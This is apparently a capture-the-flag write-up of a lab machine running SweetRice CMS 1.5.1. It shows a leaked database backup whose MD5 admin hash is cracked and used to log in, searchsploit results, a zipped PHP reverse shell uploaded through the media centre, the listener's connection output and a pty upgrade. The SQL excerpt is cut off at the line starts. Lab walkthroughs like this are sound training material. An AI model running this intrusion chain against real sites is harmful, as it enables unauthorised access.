
Name: mysql_bakup_20191129023059-1.5.1.sql

in /inc was able to download a file so went for it.



```
5) NOT NULL,
ext NOT NULL,
T NULL,
),
 (`name`)
O_INCREMENT=4 DEFAULT CHARSET=utf8;',
O `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Admin&#039;s Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\
";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:454:\\"<p>Welcome to SweetRic
r website management system.</p><h1>This site is building now , please come late.</h1><p>If you are the webmaster,please go to Dashboard -> General -> Website setting </p><p>and uncheck the c
te.</p><p>More help at <a href=\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\\">Tip for Basic CMS SweetRice installed</a></p>\\";s:5:\\"cache\\";i:0;s:13
\\";i:0;s:11:\\"url_rewrite\\";i:0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s:4:\\"lang\\";s:9:\\"en-us.php\\";s:11:\\"admin_email\\";N;}\',\'1575023409\');',
O `%--%_options` VALUES(\'2\',\'categories\',\'\',\'1575023409\');',
O `%--%_options` VALUES(\'3\',\'links\',\'\',\'1575023409\');',
 IF EXISTS `%--%_posts`;',
LE `%--%_posts` (
NULL AUTO_INCREMENT,
5) NOT NULL,
55) NOT NULL,
OT NULL,
(255) NOT NULL DEFAULT \'\',
```

found a hash in the file.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
42f749ade7f9e195bf475f37a44cafcb
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

cracked it. (Password123)



Not secure 10.10.151.68/content/as/

Dashboard
Current version : 1.5.1

Server Time : Sep 08 2024 02:10 Time zone:America/Los_Angeles

Lazy Admin's Website System Information

Database mysql Connected

Website status : Running

Running Close

URL rewrite

Enable Disable

Theme

Default default

Language

Auto detect ( ) ( ) English

Dashboard Language

( ) ( ) English

Category


0

Post


0 (Publish : 0)

Comment

0




was able to login with creds. manager:Password123




Dashboard
Current version : 1.5.1

also got it's version. Let's search for any exploits now.




```
sohamt•~/Downloads» searchsploit Sweetrice 1.5.1
------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------
SweetRice 1.5.1 - Arbitrary File Download
SweetRice 1.5.1 - Arbitrary File Upload
SweetRice 1.5.1 - Backup Disclosure
SweetRice 1.5.1 - Cross-Site Request Forgery
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution
------------------------------------------------------------------
```

found 5 exploits, but will be using 2nd one.



Extract zip archive? ☑

go to media center section and upload the php revshell but zip and then click on extract zip archive as it will extract and then execute it.




□ Name

□ 4dc982f009d0af66af545b3963c6da68.php


Extract zip archive? ☑

Now click on the file uploaded with the random name.




```
Listening on 0.0.0.0 9999
Connection received on 10.10.151.68 48790
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 12:17:58 up 44 min,  0 users,  load average: 0.00, 0.00, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@THM-Chal:/$ 
```

Got revshell.




```
www-data@THM-Chal:/$ cd /home
cd /home
www-data@THM-Chal:/home$ ls
ls
itguy
www-data@THM-Chal:/home$ cd itguy
cd itguy
www-data@THM-Chal:/home/itguy$ ls
ls
Desktop    Downloads  Pictures  Templates  backup.pl         mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt
www-data@THM-Chal:/home/itguy$ cat user.txt
```

So went to /home directory found a username and also got first flag.



